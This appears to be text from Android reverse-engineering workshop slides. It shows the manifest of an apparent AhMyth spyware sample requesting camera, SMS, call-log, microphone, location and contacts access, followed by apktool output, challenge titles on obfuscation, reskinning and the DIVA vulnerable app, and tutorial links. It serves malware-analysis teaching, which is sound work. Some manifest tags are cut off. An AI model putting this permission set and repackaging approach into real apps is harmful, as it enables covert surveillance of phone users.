



```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="ahmyth.mine.king.ahmyth" platformBuildVersionCode="1"
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <application android:allowBackup="true" android:hardwareAccelerated="false" android:icon="@mipmap/ic_launcher" android:label="@string/app_name"
        <activity android:launchMode="singleInstance" android:name="ahmyth.mine.king.ahmyth.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

APK Studio

Console

```
I: Loading resource table from file: C:\Users\rahmaa\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Process exited with code 0
```



JADX GUI

Challenge #2 ~ Obfuscated App

MALWARE APP




Challenge #3 ~ Reskin

Decompile and Recompile Android APK

Instructions :

<https://blog.bramp.net/post/2015/08/01/decompile-and-recompile-android-apk/>



Challenge #4 ~ Security Testing

--> DIVA (Damn insecure and vulnerable App)

Writeup:

<https://forensics.spreitzenbarth.de/2018/07/08/how-to-crack-the-challenges-of-diva/>

res

Class file (java bytecode)

https://medium.com/@davethomas_9528/writing-hello-world-in-java-byte-code-34f75428e0ad

smali

<https://www.quora.com/What-is-smali-in-Android>